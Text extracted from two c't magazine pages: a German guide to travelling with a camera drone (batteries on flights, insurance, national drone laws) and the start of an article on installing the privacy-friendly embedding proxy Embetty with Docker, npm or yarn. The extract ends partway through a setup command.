


Bild: Albert Hulm

Guten Flug

Ab in den Urlaub: Reisen mit Drohne

Multikopter in den Koffer und los geht's – so einfach ist es nicht, vor der Reise muss vieles überdacht werden. Wohin mit den Akkus im Flieger? Wie darf ich einreisen? Brauche ich eine Versicherung? Und welche ist überhaupt die richtige Drohne für meine Flug-, Auto- oder Backpacker-Reise?

Von Hannes A. Czerulla

Dauernd die gleichen Fotos vom Traumstrand, das obligatorische Gruppenbild beim Wandern und zwischendurch ein verwackeltes Video der Actioncam – schnarch. Spannender wird

es, wenn man einen Multikopter mit Kamera auf die Reise mitnimmt. Ähnlich wie die Actionkameras vor ein paar Jahren produzieren Drohnen Videos und Fotos aus überraschenden Perspektiven und von eigentlich unerreichbaren Orten.

Wer also Wert auf schicke Reisevideos und -fotos legt, wird es nie bereuen, den Multikopter dabei zu haben. Doch ist es damit allein nicht getan. Denn liegt die Drohne erstmal im Koffer, kann noch vieles schief gehen: Ist das Gerät nicht genügend geschützt, kommt nur Elektroschrott im Hotel an. Für den Transport im Flugzeug gelten undurchsichtige Vorschriften. Gerät man im falschen Land an die falschen Beamten, wird der Multikopter beschlagnahmt – oder man verbringt seinen Urlaub gar im Gefängnis. Und zu-

letzt sollte man der eigenen Tollpatschigkeit Tribut zollen, indem man eine Haftpflichtversicherung abschließt.

Packliste

Was muss alles ins Gepäck, damit der Multikopter den ganzen Urlaub lang einsatzfähig bleibt? Speicherkarten, mindestens ein Akku und das passende Ladegerät sind selbstverständlich. Fast alle Drohnenakkus haben einen proprietären Ladeanschluss. Einer der wenigen Ausnahmen bildet die DJI Spark, die selbst einen Micro-USB-Anschluss hat und den gerade eingesetzten Akku darüber lädt. Allerdings verlängert sich dadurch die Ladezeit um ein Vielfaches.

Wir empfehlen dringend, die Fernsteuerung miteinzupacken. Zwar lassen sich viele Modelle auch per Smartphone

steuern, erfahrungsgemäß grenzt es aber an Verantwortungslosigkeit, sie auf diese Art zu fliegen: Die auf dem Touchscreen dargestellten Steuerelemente reagieren extrem unpräzise, weswegen die meisten Drohnen ihre maximale Geschwindigkeit auf etwa 15 Kilometer pro Stunde reduzieren. Zudem sperren die Apps einige Manöver und Flugmodi. Die Reichweite entspricht nur einem Bruchteil dessen, was man per Fernsteuerung mit leistungsfähigerer Funkhardware erreicht.

Die meisten Fernsteuerungen laden per Micro-USB oder Typ-C. Glücklicherweise bringen einige Netzteile gleich ein bis zwei USB-Buchsen mit. Außer der Fernsteuerung lassen sich hier auch Smartphone, Tablet oder Kamera laden.

Ob mehrere Akkus nötig sind, muss jeder für sich entscheiden: Wer die Drohne nur für den Strandspaziergang aus dem Hotelzimmer holt, ist mit den üblichen Laufzeiten von 15 bis 30 Minuten einigermaßen gut bedient. Doch bereits für mehr als einen Start pro Tag braucht man einen zweiten Stromspender. Ärgerlich ist es beispielsweise, wenn das Highlight der Tour erst am Ende des Tages

auftaucht, aber der kleine Flug zwischen durch schon den Akku leer gesaugt hat. Wer sich für mehrere Akkus entscheidet, sollte beim Hersteller nach einem Mehrfachladegerät suchen – drei Akkus nützen wenig, wenn man nur einen pro Nacht laden kann.

Auch wenn die Drohnen meist Flash-Speicher eingebaut haben, ist dieser nur als Notfalloption anzusehen. Eine Speicherkarte sollte zusätzlich ins Fluggerät. Dabei lohnt es sich, auf die vom Hersteller empfohlenen Speichergeschwindigkeiten zu achten – 4K-Videos verursachen einen großen Datenstrom. Mindestens eine Ersatzkarte und ein Smartphone, Tablet oder Notebook für regelmäßige Backups sollten ebenfalls ins Gepäck.

Ob man Ersatzrotoren oder Propellerschützer mitnimmt, sollte man davon abhängig machen, wo man wie mit welchem Fluggerät fliegt. Beim freien Flug weit über dem Strand oder der Steppe braucht man sich wenig Sorgen um den Zustand der Propeller zu machen. Möchte man im Wald oder in Innenräumen fliegen, stellen die Ersatzteile beziehungsweise Schützer



Modellspezifische Transporttaschen vom Drohnenhersteller haben den Vorteil, dass sie so gut wie keinen Platz verschwenden und das gesamte Equipment aufnehmen.


eine sinnvolle Investition dar – vor allem bei starren Rotoren.

Versicherungen








Das deutsche Luftverkehrsgesetz schreibt eine Haftpflichtversicherung für Drohnenpiloten vor. Deswegen sollte sie sowie so vorhanden sein. Außer speziellen Mul-

Internationale Gesetzeslage für den Drohnenflug

Frei fliegen kann man in keinem Land der Welt. Mittlerweile hat fast jeder Staat Gesetze für den Drohnenflug erlassen, doch unterscheiden sie sich teils deutlich. Grob kann man die Nationen in drei Kategorien unterteilen.



To-do-Liste

-  geeignete Drohne aussuchen
-  Haftpflichtversicherung abschließen
-  Transportbedingungen der Airline checken
-  Drohnengesetze des Urlaubslandes checken
-  Drohne im Urlaubsland anmelden
-  Stromkontakte aller Akkus abkleben
-  Einpacken: Drohne, Ladegerät, Speicherkarte, Fernsteuerung, Akkus, Ersatzrotoren, USB-Kabel, Backup-Medium, Versicherungsnachweis

Los geht's!

tikopter- beziehungsweise Modellflugversicherungen gibt es auch Kombinationen aus klassischer Haftpflicht und Flughaftpflicht. Immer mehr klassische Haftpflichtversicherungen decken Drohnenschäden ab, in der Regel sogar weltweit. Allerdings findet man besonders bei diesen Anbietern oft zahlreiche Einschränkungen in den Vertragsbedingungen. Einige verbieten beispielsweise die Veröffentlichung von Bildmaterial. Die Privathaftpflichtversicherungen decken keine kommerziellen Flüge ab. Die Preise solcher Versicherungen bewegen sich zwischen 30 und 100 Euro pro Jahr.

Achten Sie vor allem auf das erlaubte Gewicht der Drohne. Bei einigen Anbietern findet man auch die Klausel, dass nur Flugmodelle versichert sind, die gesetzlich nicht versicherungspflichtig sind. Das würde Drohnen ausschließen, da bei ihnen ja diese Pflicht besteht. Weiter kritisch ist die Gefährdungshaftung, die von den wenigsten dieser Versicherungen abgedeckt wird. Es geht dabei darum, dass klassische Haftpflichtversicherungen nur Schäden abdecken, die der Versicherte nachweislich verursacht hat. Verursacht die Drohne einen Schaden, weil sie beispielsweise von einer Windböe erfasst wurde oder ein Vogel sie rammt, könnte die Versicherung die Zahlung verweigern und auf den eigentlichen Verursacher ver-

weisen. Nach Luftrecht greift in diesem Fall aber die Gefährdungshaftung, nach der derjenige haftet muss, der das Risiko, in diesem Fall die Drohne, in den Luftraum gebracht hat.

Besser auf die Bedürfnisse von Drohnenpiloten zugeschnitten sind Luftfahrt Haftpflichtversicherungen, die sich explizit auf den Drohnen- und Modellflug beziehen. So bietet beispielsweise die Deutsche Modellsportorganisation (DMO) eine solche Versicherung ab 40 Euro Jahresprämie an. Wird man Mitglied in einem Modellsportverband, beispielsweise DMVF, MFSD, DMO, ist eine Luftfahrt Haftpflichtversicherung meist inklusive. Außer den erwähnten Punkten sollte man folgende Konditionen beachten: Deckungssumme, Anzahl der erlaubten Piloten, Anzahl der Fluggeräte, Abdeckung im Ausland (Europa und weltweit), erlaubte Flugmanöver (z. B. automatische Flüge). Hat man eine Versicherung abgeschlossen, muss man die Versicherungsbestätigung während jedes Fluges mit sich führen. Am besten verstaut man sie in derselben Tasche wie die Drohne.

Im Flugzeug

Drohne versichert und eingepackt, und ab geht es zum Flughafen. Beim Boarding warten die nächsten Schwierigkeiten: Wegen „Zwischenfällen“ mit explodierenden Akkus (Stichwort: Samsung Galaxy Note 7) haben die Fluggesellschaften Regeln aufgestellt, wie welche Akkus zu transportieren sind. Von den Vereinten Nationen werden sie als „Gefahrengut“ eingestuft. In Bezug auf Drohnen muss man nur auf die Regeln für die modernen Lithium-Ionen-Akkus achten.

Die Grundzüge regelt die von der internationalen Luftverkehrs-Vereinigung IATA aufgestellte Richtlinie „Provisions for Dangerous Goods Carried by Passengers or Crew“. Allerdings kann jede Fluggesellschaft individuell beschränken, was sie an Bord lässt. Außerdem passen sich die Fluglinien schnell neuen Gegebenheiten an und schließen beispielsweise bestimmte Gerätearten aus. Vor dem Flug sollte man sich also unbedingt auf der Webseite der Gesellschaft über die aktuell gültigen Beschränkungen informieren.

Im Regelfall darf man zwei Akkus mit bis zu 100 Wh Energie ohne spezielle Genehmigung mit an Bord nehmen. Sie müssen im Handgepäck transportiert werden und dürfen nicht ins aufgegebene Gepäck – so können sie im Brandfall schneller

gelöscht werden. Sind die Akkus fest ins Gerät eingebaut, wie beispielsweise bei den meisten Fernsteuerungen, darf man sie oft auch aufgeben. Die Kontakte müssen einzeln gegen Kurzschluss geschützt sein. Dafür reicht es, sie mit Klebebandstreifen abzukleben. Eine spezielle Verpackung ist normalerweise nicht vorgeschrieben. Bislang kam uns keine Drohne für den privaten Gebrauch mit mehr als 100 Wh pro Akku unter. Sollte das dennoch der Fall sein, muss man die Energiespender bei der Fluggesellschaft anmelden. Ansonsten sollten die gleichen Regeln wie für kleinere Akkus gelten. Bei über 160 Wh nehmen die Fluglinien den Akku nur noch als Gefahrengut auf.

Ob die Drohne selbst und das Zubehör ebenfalls im Handgepäck landen, ist den Fluggesellschaften egal. Im Handgepäck besteht zumindest die geringere Wahrscheinlichkeit, dass die Teile beschädigt oder gestohlen werden. Besonders lange Rotoren sollte man vorsichtshalber aufgeben, da überambitioniertes Sicherheitspersonal sie als mögliche Waffe ansehen könnte.

Einreise

Ist die Flugreise explosionslos überstanden, geht es aus dem Flieger zur Einreisekontrolle. An keiner anderen Station der Reise ist es so wichtig, dass man sich im Vorhinein informiert hat. In vielen Staaten gelten ähnliche Drohnengesetze wie in Deutschland. Die Einfuhr ist dann ohne Anmeldung erlaubt und die Fluggeräte werden nicht als Gefahr angesehen. Beim Flug muss man allerdings die nationalen Regeln wie eine maximale Flughöhe, obligatorischen Versicherungsschutz oder No-Flight-Zones beachten. Missachtet man sie, sind meist Geldstrafen die Folge.

Doch in einigen Staaten gelten ganz andere Regeln: Drohnen müssen vor oder während der Einreise angemeldet werden und man muss damit rechnen, dass diese Genehmigung während des nächsten Drohnenflugs kontrolliert wird. Andere Länder wiederum, unter anderem Krisengebiete, haben den privaten Drohnenimport und -flug komplett verboten. Missachtet man die Regeln, drohen vereinzelt sogar Gefängnisstrafen – unter Umständen schon für den Besitz. Fast alle Länder unterscheiden außerdem zwischen privaten und kommerziellen Flügen. Die hier erwähnten Regeln sind auf Erstere bezogen.

Einige Beispiele: Unter den beliebtesten Urlaubsländern der Deutschen waren

im Jahr 2017 Spanien, Italien und Österreich. In Ersterem gelten ähnliche Gesetze wie in Deutschland. Die Einreise ist unproblematisch; beim Flug gelten Grenzen für Flughöhe (120 Meter), Entfernung zum Piloten (500 Meter) und Betriebseinschränkungen (nachts maximal 2 Kilogramm Gewicht und 50 Meter über Grund). In Italien sieht es zunächst ähnlich aus, dort fordern die Behörden aber beispielsweise eine Haftpflichtversicherung, die mindestens eine Summe von 750.000 Euro abdeckt. Eine Registrierung des Fluggeräts ist entgegen anders lautenden Gerüchten nicht notwendig. In Österreich wird es kompliziert, denn die Behörden unterscheiden verschiedene Arten von Gebieten: unbaut, unbesiedelt, besiedelt und dicht besiedelt. Je nachdem, wie viel die Drohne wiegt, gelten nochmals unterschiedliche Regeln. Über besiedelten und dicht besiedelten Gebieten dürfen keine Quadrocopter fliegen, sondern nur Hexa- und Octacopter mit Redundanzen. Es müssen also Rotoren ausfallen können, ohne dass das

Fluggerät abstürzt. Eine Versicherung ist Vorschrift.

Radikaler gehen Länder wie Saudi-Arabien, Ägypten oder Mexiko mit dem Thema um. Grundsätzlich sind dort Drohnenflüge (für Ausländer) verboten. Teils gibt es Ausnahmeregelungen für bestimmte kommerzielle Flüge. Will man dort partout fliegen, sollte man die zuständigen Behörden zuvor kontaktieren und alle Unterlagen während der Einfuhr und jedem Flug bei sich tragen.

Für die Einreise gilt im Endeffekt das gleiche wie für die Flugreise: Kurz vor dem Urlaub muss man sich über die aktuellen Regelungen der Flugsicherung auf den jeweiligen Webseiten informieren. Falls online keine Informationen zu finden sind, sollte man die Landesvertretung hierzulande direkt kontaktieren.

Hunde

Ein letzter Urlaubstipp aus eigener Erfahrung: Seien Sie vorsichtig bei Flügen in der Nähe von fremden oder streunenden



Akkus muss man im Flieger gegen Kurzschlüsse schützen. Entweder verpackt man sie einzeln oder klebt einfach ihre Kontakte mit Klebeband ab.

Hunden. Die Kläffer reagieren meist überraschend aggressiv auf die Fluggeräte, bellen sie an, verfolgen sie und schnappen danach. Immerhin können auf diese Weise außergewöhnlich kreative Aufnahmen entstehen ... (hcz@ct.de) **ct**

Die ideale Reisedrohne

Nicht jede Drohne ist gleich gut geeignet, um durch die halbe Welt geschleppt zu werden. Zwar gibt es zahlreiche Hersteller, die mehr oder minder leicht transportable Multikopter anbieten. Doch nur wenige dieser Fluggeräte sind für ernstzunehmende Video- und Fotoaufnahmen konzipiert. Die Preisgrenze kann man grob bei 200 Euro ziehen. Alles darunter wurde tendenziell als Spielzeug konstruiert. So fehlen beispielsweise wichtige Sensoren, Steuereinheiten und starke Motoren, um auch bei Wind die Position zu halten. Die Kameraqualität reicht, um damit zu spielen und Kinder bei Laune zu halten. Schöne Urlaubserinnerungen haben aber etwas Besseres verdient: Oft zeigen die Fotos und Videos Artefakte, eine geringe Auflösung oder sind verrauscht.

Außerdem kommt es bei der Auswahl des Fluggeräts darauf an, welche Art von Reisen man plant: Dem Pauschaltourist mit gebuchtem Shuttle-Service werden ein paar Gramm mehr im Hartschalenkoffer nicht so viel ausmachen wie dem Rucksackreisenden

auf Abenteuertrundtour. Bei vielen Modellen muss man sich zwischen kompakt und leicht und sperrig und leistungsfähig entscheiden.

Im Premiumsegment trifft man hauptsächlich auf den wohl populärsten Hersteller von Drohnen für den Privatgebrauch DJI. Einige Modelle bieten einen außergewöhnlich guten Kompromiss aus zuverlässigen Flugeigenschaften, hoher Bildqualität und Transporteignung. Allerdings lässt sich das der Hersteller auch gut bezahlen: Das bislang kleinste Modell Spark bekommt man ohne (dringend empfohlenes) Zubehör ab etwa 400 Euro. Auch die Hersteller Yuneec und Parrot sind einen Blick wert. Ihre Modelle sind teils deutlich preiswerter, aber nicht ganz so leicht zu verstauen.

Im Idealfall hat die Reisedrohne der Wahl einklappbare Rotorausleger. Das Packmaß verkleinert sich dadurch drastisch. Ebenfalls vorteilhaft: zusammenklappbare Rotorblätter. Sie sind weniger schadensanfällig als starre und sparen Montagezeit. An den Auslegern zusam-

menklappbar sind beispielsweise die DJI Mavic Air (rund 800 Euro) und die etwas größere Mavic Pro (rund 900 Euro).

Noch kompakter gebaut, aber nicht zusammenklappbar sind beispielsweise die Yuneec Breeze 4K für circa 220 Euro und die DJI Spark für 580 Euro (Fly More Combo). In dieser Mini-Klasse muss man allerdings mit Abstrichen bei der Bildqualität und dem Flugverhalten leben. Die Breeze 4K hat nicht mal einen Gimbal, filmt nur in die Richtung, in die die Drohnennase zeigt und stabilisiert das Bild nur digital. Ebenso funktioniert die Parrot Bebop 2. Sie fällt etwas größer aus und lässt sich nicht zusammenklappen, passt aber in die meisten Koffer und Rucksäcke und bietet für rund 430 Euro vergleichsweise viel. Ihre Kamera produziert schönere Fotos und Videos als die der Breeze 4K, bleibt aber hinter den teureren DJI-Modellen zurück.

Einen ausführlichen Vergleichstest der genannten Multikopter finden Sie in c't 15/2017, Seite 76. Die DJI Mavic Pro haben wir in c't 5/2018, Seite 51 getestet.



Bild: Rudolf A. Blahe

Gut eingebettet

Social-Media-Inhalte datenschutzfreundlich in die Website einbinden

Videos und Tweets bereichern Websites, aber externe Inhalte verraten Nutzerdaten an ihre Anbieter – normalerweise. Das c't-Projekt Embetty agiert als Vermittler zwischen externen Angeboten und der eigenen Website und ermöglicht, Social-Media-Content datenschutzfreundlich einzubinden.

Von Herbert Braun

Das Web ist nicht auf Grundlage des Datenschutzes gebaut. Ein häufig übersehenes Problem ist, dass der Aufruf

einer einzigen Webseite in der Regel nicht nur von einem Webserver beantwortet wird: Oft verbindet sich ein Browser mit Dutzenden verschiedenen Hosts, ohne dass der Nutzer viel davon mitbekommt.

Manches lässt sich nun mal nicht so einfach auf den eigenen Server holen: Um Share- und Like-Buttons, Tweets, YouTube-Videos oder Facebook-Inhalte datenschutzfreundlich darzustellen, ist beträchtlicher Aufwand vonnöten, während es mit einem Daten sammelnden JavaScript vom Hersteller kinderleicht geht.

Für Share-Buttons bietet die c't bereits seit 2014 eine datenschutzfreundliche Lösung an: Der „Shariff“ fordert Anbieter-Code erst an, wenn der Anwender Buttons tatsächlich benutzt (siehe ct.de/y9rj). Mit „Embetty“ stellen wir in diesem

Artikel eine Lösung für eingebettete Social-Media-Inhalte vor.

Embetty kann derzeit mit folgenden Inhaltstypen umgehen: YouTube-Videos, Vimeo-Videos, Facebook-Videos und Tweets. Die Videos selbst kommen zwar vom jeweiligen Webdienst – eine Umleitung der Streams über den Server wäre technisch und rechtlich sehr problematisch –, nicht aber das Vorschaubild. Der Browser spricht den externen Dienst also erst an, wenn der Nutzer das Video angeklickt hat. Dieser Artikel beschreibt die Grundzüge der Installation von Embetty.

Wie Shariff hat auch Embetty eine Server-Komponente – ansonsten ließen sich beispielsweise Tweets nur als „Click to Play“ darstellen, was kaum zumutbar wäre. Stattdessen fordert Embetty die In-

halte über einen Proxy an, der vom Betreiber der einbettenden Website unterhalten wird. Mit diesem Server kommuniziert ein JavaScript im Browser des Besuchers. Für die beiden Komponenten gibt es zwei GitHub-Repositorys: <https://github.com/heiseonline/embetty> für das Client-Skript, <https://github.com/heiseonline/embetty-server> für den Server.

Anders als bei Shariff ist das Backend nicht in PHP geschrieben, sondern fußt auf Node.js, genauer: auf dem wohl verbreitetsten Node.js-Webserver Express. Das natürliche Habitat dieses Werkzeugs ist ein Linux-Webserver, doch bekommt man es auch auf einem Windows-Arbeitsrechner zum Laufen.

Für die Installation gibt es verschiedene Wege. Wer bereits Docker nutzt [1], kann sofort loslegen – ein Image steht im Docker-Hub bereit.

```
docker run --name embetty --rm
-p 8080:8080 -e
VALID_ORIGINS=http://localhost
heiseonline/embetty-server:latest
```

Dieser Befehl lädt das Docker-Image herunter und startet den Container unter dem Namen „embetty“; eventuelle frühere Instanzen dieses Containers löscht die Anweisung. Nun lauscht das Image auf Port 8080. Die Umgebungsvariable `VALID_ORIGINS` setzt den Localhost mit dem Standardport als gültige Quelle von Embetty-Anfragen.

Ob das funktioniert hat, können Sie im Browser ausprobieren: Wenn Sie <http://localhost:8080> aufrufen, sollte Embetty mit einem kleinlauten „Not Found“ antworten. Etwas informativer ist <http://localhost:8080/version>, das die Versionsnummer ausgibt.

Außer per Docker lässt sich Embetty auch mit dem klassischen `git clone` und `npm install` herunterladen und installieren:

```
git clone https://github.com/heiseonline/embetty-server.git
cd embetty-server
npm i
PORT=8080
VALID_ORIGINS=http://localhost
npm start
```

Dieser Aufruf funktioniert unter Windows nur, wenn Sie ihn in einer Cygwin-Konsole starten. In der normalen Windows-Shell lautet die Syntax geringfügig anders:

```
set PORT=8080 &&
VALID_ORIGINS=http://localhost &&
npm start
```

Bleibt noch ein dritter Weg, mit dem sich Embetty unter Linux ausprobieren lässt: Der von Facebook entwickelte Paketmanager Yarn nutzt die gleichen Pakete wie npm, soll aber schneller und sicherer als dieser arbeiten. Im Test startete der Server nach der Yarn-Installation nicht unter Windows.

```
yarn global
add @heise/embetty-server PORT=8080
VALID_ORIGINS=http://localhost
embetty start
```

Die ersten zwei Zeilen laden Embetty herunter, installieren es und setzen die Umgebungsvariable für den Port (voreingestellt ist im Container Port 3000), die dritte die Umgebungsvariable für gültige Zugriffsquellen, die vierte ruft das soeben installierte Konsolenwerkzeug `embetty` auf. Falls das System dieses nicht findet, müssen Sie die Pfad-Variable aktualisieren. Unter Linux geht das zum Beispiel so:

```
PATH="$PATH:`yarn global bin`"
```

Wie bei den beiden Varianten zuvor sollten Sie nun einen Server haben, der auf Port 8080 lauscht.

Routen


Um Anfragen zu verarbeiten, greift der Server auf das Verzeichnis `routes` zurück. Express wandelt ja nicht wie etwa Apache URLs in lokale Dateipfade um, sondern braucht für jede Anfrage eine mit einer Aktion verknüpften Route.

So sorgt die Datei `routes/index.js` dafür, dass nur gültige Anfragen von legitimen Quellen durchkommen, und reicht Aufrufe an andere Skripte im Verzeichnis weiter. Für eine URL, die mit `video/youtube/` beginnt, übernimmt erst `video.js` und dann `video/youtube.js`. Dort beant-

Hat man eine eigene Twitter-App angelegt, stellt Embetty Tweets dar, ohne dass der Browser des Nutzers mit den Twitter-Servern kommunizieren muss.

The screenshot shows a web browser displaying a tweet from Jo Bager (@phoo) about Schrödinger's cat. Below the tweet, there is a section titled "Der Postillon: Seit 1935 geschlossene Box geöffnet: Schrödingers Katze ist eindeutig tot" with a link to a website. The bottom part of the image shows the Network tab of the browser's developer tools, displaying a list of requests made by the browser to localhost:8080.

Status	Method	File	Domain	Cause	Type	Transferred	Size	Time
200	GET	/embetty/	localhost	document	html	786 B	1.01 KB	2 ms
200	GET	app.css	localhost	stylesheet	css	695 B	601 B	1 ms
200	GET	prism.min.css	localhost	stylesheet	css	1.02 KB	1.75 KB	1 ms
200	GET	embetty.js	localhost	script	js	69.98 KB	228.20 KB	60 ms
200	GET	prism.min.js	localhost	script	js	4.75 KB	11.37 KB	8 ms
304	GET	m6U0oZYGbIE-poster-image	localhost:8080	img	jpeg	cached	42.83 KB	23 ms
304	GET	928365837123227654	localhost:8080	fetch	json	cached	2.98 KB	1445 ms
304	GET	928365837123227654-profile-image	localhost:8080	img	png	cached	15.92 KB	939 ms
304	GET	928365837123227654-link-image	localhost:8080	img	jpeg	cached	231.07 KB	1571 ms



Medium.com kennt das Datenschutzproblem mit externen Inhalten auch und löst es auf seine Weise.

wortet eine einfache Funktion die Anfragen:

```
router.get('/:id-poster-image', ...)
```

:id ist ein Platzhalter für eine YouTube-Video-ID – <http://localhost:8080/video/youtube/m6UOo2YGbIE-poster-image> ist also für Embetty eine gültige URL, die es mit einem Video-Vorschaubild beantwortet.

Der eigentliche Kern des Servers steckt in `node_modules/@heise/embetty-base/lib`, wo `embetty.js` die erste Anlaufstelle ist. Hier sind die Methoden hinterlegt, die in routes aufgerufen werden, um Inhalte von den Social-Media-Diensten abzurufen, aufzubereiten und zu cachen.

Eingebettet

Höchste Zeit, Embetty auszuprobieren. Dafür brauchen Sie einen weiteren Webserver, der die Seiten mit den eingebetteten Inhalten ausliefert. Zu diesem Zweck eignet sich zum Beispiel eine XAMPP-Umgebung. Dort hinterlegen Sie eine entsprechend mit dem Embetty-Skript präparierte Webseite. Letzteres sowie eine Vorlage für die Seite erhalten Sie im Embetty-Repository:

```
git clone https://github.com/
